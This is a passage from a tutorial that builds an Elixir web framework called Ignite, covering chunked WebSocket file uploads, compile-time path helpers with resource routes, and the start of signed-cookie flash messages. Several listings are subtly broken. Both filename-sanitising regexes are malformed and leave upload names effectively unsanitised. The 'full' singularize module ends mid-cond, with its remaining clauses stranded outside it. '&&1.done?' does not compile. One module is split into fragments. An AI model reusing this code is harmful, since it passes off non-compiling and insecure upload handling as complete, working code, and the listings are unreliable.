Step 3: Chunk transfer (binary frame, client → server)

Binary Frame Layout

ref_len (2 bytes)	ref (ref_len bytes)	chunk_data
big-endian uint16	e.g. "0" (ASCII)	file bytes (up to 64KB)

```
[2 bytes: ref_len][ref_len bytes: ref_string][rest: chunk_data]
```

Example for ref "0" with 64KB of data: - Byte 0-1: `0x0001` (ref is 1 byte long) - Byte 2: `0x30` (ASCII "0") - Byte 3+: 64KB of file data

Step 4: Progress update (text frame, server → client)

```
{"d": {"2": "75%"}}
```

Progress is a normal dynamic value — the `render/1` function includes it, and the diffing engine sends only the changed value.

Step 5: Upload complete (text frame, client → server)

```
{
  "event": "__upload_complete__",
  "params": {"name": "photos", "ref": "0"}
}
```

Template Integration

The `live_file_input/2` helper generates a configured file input:

```
def render(assigns) do
  # ...
  """
  <div ignite-drop-target="photos">
    #{live_file_input(assigns, :photos)}
  </div>
  """
end
```

This generates:

```
<input type="file" ignite-upload="photos"
      accept="image/*,.pdf" multiple
      data-auto-upload="true"
      data-chunk-size="64000"
      data-max-file-size="5000000"
      data-max-entries="5" />
```

The JS client reads `ignite-upload` to attach event listeners and reads `data-*` attributes for configuration.

Consuming Uploads

After all files are uploaded (`done?: true`), consume them in a `handle_event` :

```
def handle_event("save", _params, assigns) do
  {assigns, results} = consume_uploaded_entries(assigns, :photos, fn entry ->
    # entry.tmp_path contains the uploaded file
    # entry.client_name is the original filename
    dest = Path.join("uploads", entry.client_name)
    File.cp!(entry.tmp_path, dest)
    {:ok, %{name: entry.client_name, path: dest}}
  end)

  {:noreply, %{assigns | saved_files: results}}
end
```

`consume_uploaded_entries/3` calls your function for each completed entry, deletes the temp file after `{:ok, _}` , and removes the entry from the upload.

Frontend Changes

The JavaScript client adds three capabilities:

1. **File input handler** — on `change` , sends metadata via `__upload_validate__`
2. **Binary chunker** — reads files in 64KB slices using `FileReader` , sends as binary WebSocket frames with a ref prefix
3. **Drag-and-drop** — `ignite-drop-target="name"` attribute enables drop zones with visual feedback

The chunker uses `setTimeout(sendNextChunk, 10)` between chunks to avoid flooding the WebSocket. Since WebSocket guarantees message ordering, chunks always arrive in the correct order.

The key JS function for sending binary chunks constructs the binary frame with the ref prefix:

```
// Build binary frame: [2 bytes: ref_len][ref bytes: ref][chunk data]
const refBytes = new TextEncoder().encode(ref);
const header = new Uint8Array(2);
header[0] = (refBytes.length >> 8) & 0xFF;
header[1] = refBytes.length & 0xFF;
const frame = new Uint8Array(header.length + refBytes.length + chunk.byteLength);
frame.set(header, 0);
frame.set(refBytes, 2);
frame.set(new Uint8Array(chunk), 2 + refBytes.length);
socket.send(frame.buffer);
```

See `assets/ignite.js` for the complete file input handling, chunked upload loop, and drag-and-drop implementation.

Using It

HTTP Upload (`/upload`)

Create `lib/my_app/controllers/upload_controller.ex` :

```

defmodule MyApp.UploadController do
  import Ignite.Controller

  def upload_form(conn) do
    html(conn, """
    <h1>File Upload</h1>
    <form action="/upload" method="post" enctype="multipart/form-data"
      style="max-width:500px;margin:20px auto;text-align:left;">
      #{csrf_token_tag(conn)}
      <div style="margin-bottom:15px;">
        <label style="display:block;margin-bottom:4px;font-weight:bold;">Select a file</label>
        <input type="file" name="file" required />
      </div>
      <div style="margin-bottom:15px;">
        <label style="display:block;margin-bottom:4px;font-weight:bold;">Description</label>
        <input type="text" name="description" placeholder="Optional description"
          style="width:100%;padding:8px;box-sizing:border-box;" />
      </div>
      <button type="submit" style="padding:10px 20px;background:#3498db;color:white;
        border:none;border-radius:4px;cursor:pointer;">Upload</button>
    </form>
    """)
  end

  def upload(conn) do
    case conn.params["file"] do
      %Ignite.Upload{} = upload ->
        size = File.stat!(upload.path).size
        File.mkdir_p!("uploads")
        safe_name = sanitize_filename(upload.filename)
        dest = Path.join("uploads", safe_name)
        File.cp!(upload.path, dest)

        html(conn, """
        <h1>Upload Successful</h1>
        <p><strong>#{escape(upload.filename)}</strong> - #{size} bytes
          (#{escape(upload.content_type)})</p>
        <p><a href="/uploads/#{safe_name}" target="_blank">View File</a></p>
        <p><a href="/upload">Upload another</a> &middot; <a href="/">Home</a></p>
        """)

      _ ->
        text(conn, "No file uploaded", 400)
    end
  end

  defp escape(text) when is_binary(text) do
    text
    |> String.replace("&", "&amp;")
    |> String.replace("<", "&lt;")
    |> String.replace(">", "&gt;")
  end

  defp escape(nil), do: ""

  defp sanitize_filename(name) do
    timestamp = System.system_time(:millisecond) |> Integer.to_string()
    safe = name |> Path.basename() |> String.replace(~r/^\w.\-|/, "_")
    "#{timestamp}-#{safe}"
  end
end

```

LiveView Upload (/upload-demo)

Create `lib/my_app/live/upload_demo_live.ex` :

```

defmodule MyApp.UploadDemoLive do
  use Ignite.LiveView

  @impl true

```

```

def mount(_params, _session) do
  assigns = %{uploaded_files: [], message: nil}

  assigns =
    allow_upload(assigns, :photos,
      accept: ["image/*", ".pdf", ".txt", ".md"],
      max_entries: 5,
      max_file_size: 5_000_000,
      auto_upload: true
    )

  {:ok, assigns}
end

@impl true
def handle_event("validate", _params, assigns) do
  {:noreply, assigns}
end

@impl true
def handle_event("save", _params, assigns) do
  File.mkdir_p!("uploads")

  {assigns, results} =
    consume_uploaded_entries(assigns, :photos, fn entry ->
      safe_name = sanitize_filename(entry.client_name)
      dest = Path.join("uploads", safe_name)
      File.cp!(entry.tmp_path, dest)

      {:ok, %{name: entry.client_name, size: entry.client_size,
        type: entry.client_type, url: "/uploads/#{safe_name}"}}
    end)

  message = "#{length(results)} file(s) uploaded successfully!"
  {:noreply, %{assigns | uploaded_files: assigns.uploaded_files ++ results, message: message}}
end

@impl true
def handle_event("clear", _params, assigns) do
  assigns =
    allow_upload(assigns, :photos,
      accept: ["image/*", ".pdf", ".txt", ".md"],
      max_entries: 5, max_file_size: 5_000_000, auto_upload: true
    )

  {:noreply, %{assigns | uploaded_files: [], message: nil}}
end

@impl true
def render(assigns) do
  uploads = Map.get(assigns, :__uploads__, %{})
  photo_upload = Map.get(uploads, :photos, %{entries: [], errors: []})

  entries_html =
    photo_upload.entries
    |> Enum.map(fn entry ->
      bar_color = if entry.done?, do: "#27ae60", else: "#3498db"
      status = if entry.done?, do: "Done", else: "#{entry.progress}%"

      """
      <div style="display:flex;align-items:center;gap:12px;padding:8px;
        background:#f8f9fa;border-radius:6px;margin:4px 0;">
        <span style="flex:1;">#{escape(entry.client_name)}</span>
        <span style="color:#888;font-size:12px;">#{format_size(entry.client_size)}</span>
        <div style="width:100px;height:8px;background:#eee;border-radius:4px;overflow:hidden;">
          <div style="width:#{entry.progress}%;height:100%;background:#{bar_color};
            transition:width 0.3s;"></div>
        </div>
        <span style="font-size:12px;min-width:40px;">#{status}</span>
      </div>
      """
    end)
    |> Enum.join("")

  all_done = Enum.all?(photo_upload.entries, &&1.done?)
  has_entries = photo_upload.entries != []
  save_disabled = if has_entries and all_done, do: "", else: " disabled"

```

```

"""
<div style="max-width:600px;margin:0 auto;">
  <h1>LiveView Upload Demo</h1>
  <form ignite-submit="save">
    <div ignite-drop-target="photos"
      style="border:2px dashed #ccc;border-radius:8px;padding:40px;text-align:center;">
      <p>Drag & drop files here, or click to select</p>
      #{live_file_input(assigns, :photos)}
    </div>
    #{entries_html}
    <button type="submit"#{save_disabled}>Save Files</button>
    <button type="button" ignite-click="clear">Clear</button>
  </form>
</div>
"""
end

defp escape(text) when is_binary(text) do
  text |> String.replace("&", "&amp;") |> String.replace("<", "&lt;")
  |> String.replace(">", "&gt;")
end

defp escape(nil), do: ""

defp sanitize_filename(name) do
  timestamp = System.system_time(:millisecond) |> Integer.to_string()
  safe = name |> Path.basename() |> String.replace(~r/^[^w.\-]/, "_")
  "#{timestamp}-#{safe}"
end

defp format_size(bytes) when bytes < 1024, do: "#{bytes} B"
defp format_size(bytes) when bytes < 1_048_576, do: "#{Float.round(bytes / 1024, 1)} KB"
defp format_size(bytes), do: "#{Float.round(bytes / 1_048_576, 1)} MB"
end

```

Router Routes

Update `lib/my_app/router.ex` :

```

get "/upload", to: MyApp.UploadController, action: :upload_form
post "/upload", to: MyApp.UploadController, action: :upload
get "/upload-demo", to: MyApp.WelcomeController, action: :upload_demo

```

The `upload_demo` action in `WelcomeController` serves the LiveView-connected page (same pattern as the counter and streams demos).

Handler: Binary Frame Handling

Update `lib/ignite/live_view/handler.ex` — add upload protocol events to the text frame handler and a new binary frame handler:


```
# In websocket_handle({:text, json}, state), add before the generic event handler:

{:ok, %{"event" => "__upload_validate__", "params" => %{"name" => name, "entries" => entries}}} ->
  upload_name = String.to_atom(name)
  new_assigns = Ignite.LiveView.UploadHelpers.validate_entries(state.assigns, upload_name, entries)

  # Let the view handle validation if it defines handle_event("validate", ...)
  new_assigns =
    if function_exported?(state.view, :handle_event, 3) do
      case apply(state.view, :handle_event, ["validate", %{"name" => name}, new_assigns]) do
        {:noreply, a} -> a
        _ -> new_assigns
      end
    else
      new_assigns
    end

  send_render_update_with_upload_config(state, new_assigns, upload_name)

{:ok, %{"event" => "__upload_complete__", "params" => %{"name" => name, "ref" => ref}}} ->
  upload_name = String.to_atom(name)
  new_assigns = Ignite.LiveView.UploadHelpers.mark_complete(state.assigns, upload_name, ref)
  send_render_update(state, new_assigns)
```

```
# Binary frames carry file upload chunks
# Protocol: [2 bytes: ref_len][ref_len bytes: ref_string][rest: chunk_data]
@impl true
def websocket_handle({:binary, data}, state) do
  case data do
    <<ref_len::16, ref::binary-size(ref_len), chunk_data::binary>> ->
      new_assigns = Ignite.LiveView.UploadHelpers.receive_chunk(state.assigns, ref, chunk_data)
      send_render_update(state, new_assigns)

    _ ->
      Logger.warning("[LiveView] Malformed binary upload frame")
      {:ok, state}
  end
end
```

The `send_render_update_with_upload_config/3` helper is like `send_render_update/2` but also includes the upload config in the JSON payload so the JS client knows the chunk size and which entries are valid:

```
defp send_render_update_with_upload_config(state, assigns, upload_name) do
  # ... render + diff as usual ...
  upload_config = Ignite.LiveView.UploadHelpers.build_upload_config(assigns, upload_name)
  payload_map = %{d: diff_payload}
  payload_map = if upload_config, do: Map.put(payload_map, :upload, upload_config), else: payload_map
  payload = Jason.encode!(payload_map)
  {:reply, {:text, payload}, new_state}
end
```

See `lib/ignite/live_view/handler.ex` for the complete implementation including component routing and redirect handling.

Testing

Part A: HTTP Upload

```
# Upload a file
curl -F "file=@README.md" http://localhost:4000/upload

# Upload with description
curl -F "file=@photo.jpg" -F "description=My photo" http://localhost:4000/upload
```

Part B: LiveView Upload

1. Visit `http://localhost:4000/upload-demo`
2. Select files or drag-and-drop onto the drop zone
3. Watch progress bars fill in real-time
4. Click "Save Files" to consume the uploads
5. Open DevTools → Network → WS to see the binary frames

What you'll see in the WS tab: - Text frame: `__upload_validate__` with file metadata - Text frame: server response with `upload` config - Binary frames: file chunks (one per 64KB) - Text frame: `__upload_complete__` per file - Text frames: progress diff updates (`{ "d": { ... } }`)

Key Elixir Concepts

- **Streaming with recursion:** The `read_part_body_to_file` function uses recursion to handle Cowboy's `{:more, data, req}` continuation. Each call writes one chunk and recurses — no data accumulates in memory.
- **Process monitoring for cleanup:** Instead of explicit cleanup code, we use `Process.monitor/1` to watch the request process. When it dies, the temp file is automatically deleted. This is the Erlang "let it crash" philosophy applied to resource management.
- **Binary pattern matching:** The WebSocket handler uses Elixir's binary pattern matching to parse upload frames: `elixir <<ref_len::16, ref::binary-size(ref_len), chunk_data::binary>> = data`. This extracts a 2-byte integer, a variable-length string, and the remaining bytes — all in one expression.
- **State accumulation in assigns:** Like Streams, upload state lives in `assigns.__uploads__`. Each `receive_chunk` call returns new assigns with updated progress. The handler coordinates between binary frames and render cycles.

File Checklist

File	Status
<code>lib/ignite/upload.ex</code>	New — <code>%Ignite.Upload{}</code> struct for HTTP uploads
<code>lib/ignite/live_view/upload.ex</code>	New — <code>%Upload{}</code> and <code>%UploadEntry{}</code> structs for LiveView uploads
<code>lib/my_app/controllers/upload_controller.ex</code>	New — HTTP upload form and handler
<code>lib/my_app/live/upload_demo_live.ex</code>	New — LiveView upload demo with progress
<code>uploads/.gitkeep</code>	New — directory for saved uploads
<code>lib/ignite/adapters/cowboy.ex</code>	Modified — multipart form-data parsing
<code>lib/ignite/application.ex</code>	Modified — register upload routes
<code>lib/ignite/live_view.ex</code>	Modified — added <code>allow_upload</code> , <code>consume_uploaded_entries</code>
<code>lib/ignite/live_view/handler.ex</code>	Modified — handle binary upload frames and upload events
<code>lib/my_app/router.ex</code>	Modified — added <code>/upload</code> and <code>/upload-demo</code> routes
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified — added upload links
<code>assets/ignite.js</code>	Modified — file input handling, chunked upload, drag-and-drop

How Phoenix Does It

Phoenix LiveView's upload system is more sophisticated:

- `allow_upload/3` works on the socket struct, not plain assigns

- **Change tracking** means only affected template expressions re-evaluate on progress updates
- **External uploads** can go directly to S3/cloud storage, bypassing the server
- `stream_configure/3` allows custom writers for processing chunks in-flight
- **Presigned URLs** for direct cloud uploads without server bandwidth
- **Progress callbacks** via `handle_progress/3` for custom progress tracking
- **File validation** can inspect actual file content (magic bytes), not just MIME type

Our implementation covers the core: chunked binary transfer, progress tracking, validation, drag-and-drop, and temp file management — enough for medium-scale apps.

[← Previous: Step 25 - LiveView Streams](#) | [Next: Step 27 - Path Helpers & Resource Routes →](#)

Step 27: Path Helpers & Resource Routes

What We're Building

Two features that eliminate boilerplate and prevent broken links: - **Path helpers**: Functions that generate URL strings from route names — `user_path(:show, 42)` instead of hardcoding `"/users/42"` - **Resource routes**: `resources "/users", UserController` expands into all standard CRUD routes in one line

Compile-Time Code Generation Pipeline

```
Router Module (compile time)
|
| get "/users", to: UserController, action: :index
| get "/users/:id", to: UserController, action: :show
| post "/users", to: UserController, action: :create
| ...
|
|
▼
@route_info accumulates metadata
|
| [{"GET", "/users", UserController, :index},
|  {"GET", "/users/:id", UserController, :show},
|  ...]
|
|
▼
@before_compile hook fires
|
|
▼
MyApp.Router.Helpers module generated
|
| def user_path(:index), do: "/users"
| def user_path(:show, id), do: "/users/" <> to_string(id)
| def user_path(:create), do: "/users"
| ...
|
|
▼
Use at runtime: user_path(:show, 42) → "/users/42"
```

The Problem

Hardcoded Paths Break Silently

Every controller and template in Ignite hardcodes path strings:

```
# In a controller
html(conn, "<a href=\"/users/#{id}\">View User</a>")

# In a template
<a href="/users/<%= @id %>">View User</a>
```

If you rename the route from `/users/:id` to `/people/:id`, the router compiles fine but every link in the app is now broken. There's no compile-time or runtime check that these strings match actual routes.

CRUD Boilerplate

Defining a standard RESTful resource requires 6 route lines:

```

get "/users", to: UserController, action: :index
get "/users/:id", to: UserController, action: :show
post "/users", to: UserController, action: :create
put "/users/:id", to: UserController, action: :update
patch "/users/:id", to: UserController, action: :update
delete "/users/:id", to: UserController, action: :delete

```

Every resource in the app repeats this pattern. Phoenix solves both problems, and now Ignite does too.

How Path Helpers Work

Step 1: Accumulate Route Metadata

Every route macro (`get` , `post` , etc.) already generates a `dispatch/2` function clause. We add one line to also record the route's metadata.

Update `lib/ignite/router.ex` — register the accumulating attribute in the `__using__/1` macro:

```

# In __using__/1 (inside the quote block, alongside @plugins registration)
Module.register_attribute(__MODULE__, :route_info, accumulate: true)

```

Then add `@route_info` accumulation to `build_route/4` :

```

# In build_route/4 (inside the quote block)
@route_info {unquote(method), unquote(path), unquote(controller), unquote(action)}

```

The `@route_info` module attribute uses `accumulate: true` , so each route definition appends to a list. By the time all routes are defined, we have a complete manifest:

```

[
  {"GET", "/", MyApp.WelcomeController, :index},
  {"GET", "/hello", MyApp.WelcomeController, :hello},
  {"GET", "/users", MyApp.UserController, :index},
  {"GET", "/users/:id", MyApp.UserController, :show},
  {"POST", "/users", MyApp.UserController, :create},
  # ...
]

```

Step 2: `@before_compile` Hook

Update `lib/ignite/router.ex` — register a `@before_compile` callback in `__using__/1` :

```

@before_compile Ignite.Router

```

Elixir calls `__before_compile__/1` *after* all module body code has been evaluated (all routes defined) but *before* the module is finalized. This is the perfect moment to read `@route_info` and generate helper functions.

Update `lib/ignite/router.ex` — add the `__before_compile__` macro:

```
defmacro __before_compile__(env) do
  route_info = Module.get_attribute(env.module, :route_info) |> Enum.reverse()
  helpers_module = Module.concat(env.module, Helpers)
  helper_functions = Ignite.Router.Helpers.build_helper_functions(route_info)

  quote do
    defmodule unquote(helpers_module) do
      unquote_splicing(helper_functions)
    end
  end
end
```

This generates `MyApp.Router.Helpers` as a nested submodule with all the path functions.

Step 3: Derive Helper Names

Create `lib/ignite/router/helpers.ex` — this module contains pure functions for deriving names from paths and building helper function AST.

Here is the full module:

```
# lib/ignite/router/helpers.ex
defmodule Ignite.Router.Helpers do
  @moduledoc """
  Generates path helper functions from accumulated route metadata.
  """

  def derive_name("/"), do: :root_path

  def derive_name(path) do
    segments =
      path
      |> String.split("/", trim: true)
      |> Enum.reject(&String.starts_with?(&1, ":"))

    case segments do
      [] ->
        :root_path

      segs ->
        last = List.last(segs) |> naive_singularize()
        prefix = Enum.drop(segs, -1)

        name =
          (prefix ++ [last])
          |> Enum.join("_")

        String.to_atom(name <> "_path")
    end
  end

  def build_helper_functions(route_info) do
    route_info
    |> Enum.map(fn {_method, path, _controller, action} ->
      helper_name = derive_name(path)
      dynamic_segments = extract_dynamic_segments(path)
      {helper_name, action, path, dynamic_segments}
    end)
    # Deduplicate: PUT/PATCH both map to :update with same path
    |> Enum.uniq_by(fn {name, action, _path, _dynamics} -> {name, action} end)
    |> Enum.map(&build_function_clause/1)
  end

  def naive_singularize(word) do
    cond do
      String.ends_with?(word, "ses") and
        Regex.match?(~r/(ss|sh|ch|x|z)es$/, word) ->
        String.replace_trailing(word, "es", "")

      String.ends_with?(word, "ses") ->
        String.replace_trailing(word, "es", "")
    end
  end
end
```

```

String.ends_with?(word, "ies") ->
  String.replace_trailing(word, "ies", "y")

Regex.match?(~r/(ss|us|is|os)$/, word) ->
  word

String.ends_with?(word, "s") ->
  String.replace_trailing(word, "s", "")

  true ->
    word
  end
end

# --- Private ---

defp extract_dynamic_segments(path) do
  path
  |> String.split("/", trim: true)
  |> Enum.filter(&String.starts_with?(&1, ":"))
  |> Enum.map(fn ":" <> name -> String.to_atom(name) end)
end

defp build_function_clause({helper_name, action, path, []}) do
  quote do
    def unquote(helper_name)(unquote(action)), do: unquote(path)
  end
end

defp build_function_clause({helper_name, action, path, dynamic_segments}) do
  vars = Enum.map(dynamic_segments, &Macro.var(&1, nil))
  path_expr = build_path_expr(path, dynamic_segments)

  quote do
    def unquote(helper_name)(unquote(action), unquote_splicing(vars)) do
      unquote(path_expr)
    end
  end
end

defp build_path_expr(path, _dynamic_segments) do
  parts =
    path
    |> String.split("/", trim: true)
    |> Enum.map(fn
      ":" <> name ->
        var = Macro.var(String.to_atom(name), nil)
        quote do: to_string(unquote(var))

      static ->
        static
    end)

  Enum.reduce(parts, quote(do: ""), fn
    part, acc when is_binary(part) ->
      quote do: unquote(acc) <> "/" <> unquote(part)

    part, acc ->
      quote do: unquote(acc) <> "/" <> unquote(part)
  end)
end
end

```

Name derivation examples:

```

derive_name("/")           #=> :root_path
derive_name("/users")      #=> :user_path
derive_name("/users/:id")  #=> :user_path
derive_name("/api/status") #=> :api_status_path

```

Name Derivation Algorithm

```
Path: "/api/users/:id"
├── Split:      ["api", "users", ":id"]
├── Remove dynamic: ["api", "users"]
├── Singularize last: ["api", "user"]
├── Join with "_":  "api_user"
└── Append "_path": :api_user_path
```

Algorithm: 1. Split path into segments, filter out dynamic (`:param`) segments 2. Singularize the last segment (naive: strip trailing "s") 3. Join all segments with `_`, append `_path`

Step 4: Build Function Clauses

Each route becomes a function clause. Routes with the same helper name but different actions become multiple clauses of the same function:

```
# Generated at compile time:
def user_path(:index), do: "/users"
def user_path(:show, id), do: "/users/" <> to_string(id)
def user_path(:create), do: "/users"
def user_path(:update, id), do: "/users/" <> to_string(id)
def user_path(:delete, id), do: "/users/" <> to_string(id)
```

PUT and PATCH both map to `:update` with the same path — the helper is deduplicated so only one clause is generated.

Concepts: Key Functions and Patterns

`unquote_splicing/1` — Inserts a list of AST nodes as individual expressions:

```
functions = [quote(do: def foo, do: 1), quote(do: def bar, do: 2)]
quote do
  unquote_splicing(functions) # Inserts each function as a separate definition
end
```

`unquote` inserts a single AST node. `unquote_splicing` takes a **list** of AST nodes and inserts them individually — like spreading an array.

`Enum.flat_map/2` — Maps and flattens in one step:

```
Enum.flat_map([1, 2], fn x -> [x, x * 10] end) #=> [1, 10, 2, 20]
```

Like `Enum.map`, but each element can return multiple items. The results are flattened into a single list. Used here because some routes (like `:update`) generate two clauses (PUT + PATCH).

`cond do` — An `if/else if` chain:

```
cond do
  x > 10 -> "big"
  x > 0  -> "small"
  true  -> "zero or negative"
end
```


Evaluates conditions top-to-bottom and runs the first truthy one. The final `true ->` acts as the default/else clause.

`{:__block__, [], exprs}` — This is the raw AST for a block of multiple expressions. When building macro output with multiple definitions programmatically, wrap them in `{:__block__, [], list_of_expressions}` .

Naive Singularization

Helper names use the singular form: `user_path` not `users_path` . We use a simple heuristic:

```
def naive_singularize(word) do
  cond do
    # "statuses" → "status", "watches" → "watch"
    Regex.match?(~r/(ss|sh|ch|x|z)es$/, word) ->
      String.replace_trailing(word, "es", "")

    # "categories" → "category"
    String.ends_with?(word, "ies") ->
      String.replace_trailing(word, "ies", "y")

    # Don't touch "status", "class", "analysis"
    Regex.match?(~r/(ss|us|is|os)$/, word) -> word

    # "users" → "user", "posts" → "post"
    String.ends_with?(word, "s") ->
      String.replace_trailing(word, "s", "")

    true -> word
  end
end
```

This handles 90%+ of English nouns used in web APIs. Phoenix uses the `Inflex` library for production-grade inflection, but for a framework tutorial, the naive approach is more educational.

Resource Routes

The `resources/3` Macro

Update `lib/ignite/router.ex` — add the `resources/3` macro:

```
resources "/users", UserController
|
▼ expands at compile time to:
```

GET	/users	→ :index
GET	/users/:id	→ :show
POST	/users	→ :create
PUT	/users/:id	→ :update
PATCH	/users/:id	→ :update
DELETE	/users/:id	→ :delete

```
resources "/users", MyApp.UserController
```

Expands at compile time into:

```

get "/users", to: MyApp.UserController, action: :index
get "/users/:id", to: MyApp.UserController, action: :show
post "/users", to: MyApp.UserController, action: :create
put "/users/:id", to: MyApp.UserController, action: :update
patch "/users/:id", to: MyApp.UserController, action: :update
delete "/users/:id", to: MyApp.UserController, action: :delete

```

Options: `:only` and `:except`

```

resources "/posts", PostController, only: [:index, :show]
resources "/comments", CommentController, except: [:delete]

```

Implementation

The macro emits the individual route macro calls as a `{:__block__, [], [calls]}` AST node. Because it emits `get`, `post`, etc. macro calls (not raw `dispatch` clauses), it automatically:

- Works inside `scope` blocks (the scope AST transformer handles route macros)
- Accumulates `@route_info` (each route macro does this)
- Generates path helpers (via the accumulated metadata)

```

defmacro resources(path, controller, opts \\ []) do
  only = Keyword.get(opts, :only, nil)
  except = Keyword.get(opts, :except, [])
  all_actions = [:index, :show, :create, :update, :delete]

  actions =
    if only do
      Enum.filter(all_actions, &(&1 in only))
    else
      Enum.reject(all_actions, &(&1 in except))
    end

  routes = Enum.flat_map(actions, fn
    :index -> [quote(do: get(unquote(path), to: unquote(controller), action: :index))]
    :show -> [quote(do: get(unquote(path <> "/:id"), to: unquote(controller), action: :show))]
    :create -> [quote(do: post(unquote(path), to: unquote(controller), action: :create))]
    :update -> [
      quote(do: put(unquote(path <> "/:id"), to: unquote(controller), action: :update)),
      quote(do: patch(unquote(path <> "/:id"), to: unquote(controller), action: :update))
    ]
    :delete -> [quote(do: delete(unquote(path <> "/:id"), to: unquote(controller), action: :delete))]
  end)

  {:__block__, [], routes}
end

```

Scoped Resources

Resources work inside `scope` because we added a `prepend_prefix/2` clause.

Update `lib/ignite/router.ex` — add a `prepend_prefix` clause for `:resources` :

```

defp prepend_prefix({:resources, meta, [path | rest]}, prefix)
  when is_binary(path) do
  {:resources, meta, [prefix <> path | rest]}
end

```

So `scope "/api" do resources "/users", ApiUserController end` generates routes at `/api/users`, `/api/users/:id`, etc.

How Phoenix Does It

Phoenix's path helpers are more sophisticated:

- **Verified routes** (Phoenix 1.7+): `~p"/users/#{user}"` — compile-time checked sigil
- **Inflex**: Production-grade inflection library for singularization
- **Nested resources**: `resources "/users" do resources "/posts" end`
- **Helper names from controller**: Phoenix derives names from the controller module, not just the path
- **Conn-aware**: `user_path(conn, :show, 42)` includes host/scheme for absolute URLs

Our implementation covers the core concept — compile-time code generation from route metadata.

File Checklist

File	Status
lib/ignite/router/helpers.ex	New — name derivation, AST generation, singularization
lib/ignite/router.ex	Modified — <code>@route_info</code> accumulation, <code>resources/3</code> macro, <code>@before_compile</code> hook
lib/my_app/router.ex	Modified — user CRUD replaced with <code>resources "/users"</code> , <code>MyApp.UserController</code>
lib/my_app/controllers/user_controller.ex	Modified — added <code>index/1</code> action
lib/my_app/controllers/welcome_controller.ex	Modified — path helper examples on index page

Try It


```
# Path helpers in IEx
iex -S mix
iex> MyApp.Router.Helpers.user_path(:index)
"/users"
iex> MyApp.Router.Helpers.user_path(:show, 42)
"/users/42"
iex> MyApp.Router.Helpers.api_status_path(:status)
"/api/status"
iex> MyApp.Router.Helpers.root_path(:index)
"/"

# Resource routes work
curl http://localhost:4000/users           # GET index → JSON
curl http://localhost:4000/users/42       # GET show → template
curl -X DELETE http://localhost:4000/users/42 # DELETE → JSON
```

Step 28: Flash Messages

What We're Building

Flash messages — one-time notifications that survive a redirect. When a user creates a resource, the controller sets a flash message, redirects, and the next page displays the message once, then it disappears.



The Problem

Right now, `POST /users` returns `"User 'Jose' created!"` as a plain text 201 response. There's no way to:

- Redirect the user back to the home page after creation
- Show a "success" banner on the landing page
- Auto-clear the message after one page view

Every real web app needs this pattern: **action** → **flash** → **redirect** → **display** → **clear**.

How Phoenix Does It

Phoenix stores flash messages in the session cookie. The lifecycle:

1. Controller calls `put_flash(conn, :info, "Created!")` — stores in `conn.session["_flash"]`
2. Controller calls `redirect(conn, to: "/")` — sends 302 + signed session cookie
3. Browser follows redirect, sends the cookie back
4. Next request decodes session, reads flash, renders it
5. Flash is cleared from the session cookie on the response

The key insight: **flash is just session data with auto-clear semantics**.

Design Decisions

Signed Cookie Sessions (Zero New Dependencies)

We need somewhere to store the flash across requests. Options:

- **Server-side session store** (ETS/Redis) — requires session IDs, cleanup, shared state
- **Signed cookie** — session data lives in the cookie itself, verified with a secret key

We chose signed cookies because `Plug.Crypto.MessageVerifier` is already available as a transitive dependency of `plug_cowboy`. No new deps needed.

The session is serialized with `:erlang.term_to_binary/1`, signed with `Plug.Crypto.MessageVerifier.sign/2`, and stored in a `_ignite_session` cookie. Tampering is detected by signature verification.

One-Time Read Semantics

Flash messages must disappear after being read. We achieve this by:

1. On **request**: decode the session cookie (flash is still in the session)
2. Controller reads flash via `get_flash(conn)` and uses it in the response
3. On **response**: clear `_flash` from the session before encoding the cookie

This means: `set flash` → `redirect` → `show flash` → next request has no flash.

Concepts: Key Functions

`Application.get_env/3` — Reads a value from application config:

```
Application.get_env(:ignite, :secret_key_base, "default_secret")
```

The three arguments are: app name, key, default value if not set. Config values come from `config/config.exs`.

`get_in/2` — Traverses nested maps/structs using a list of keys:

```
get_in(%{a: %{b: 42}}, [:a, :b]) #=> 42
get_in(%{a: %{b: 42}}, [:a, :c]) #=> nil
```

Returns `nil` if any key in the path is missing — no `KeyError`.

`Map.pop/3` — Removes a key and returns both the value and the remaining map:

```
{value, rest} = Map.pop(%{a: 1, b: 2}, :a, 0)
value        #=> 1
rest         #=> %{b: 2}
```

The third argument is the default if the key doesn't exist.

Implementation

1. Conn Gets Session Fields

Update `lib/ignite/conn.ex` — add four new fields to the struct:

```
# lib/ignite/conn.ex
defstruct [
  # ... existing fields ...
  cookies: %{},      # Parsed request cookies (from "cookie" header)
  session: %{},      # Deserialized session data (from signed cookie)
  resp_cookies: [],  # Reserved for future use
  private: %{},      # Internal framework state (flash storage)
]
```

The `private` map stores framework-internal state. The adapter uses `private.flash` to hold the inherited flash from the previous request — this is what `get_flash` reads from.

2. The Session Module

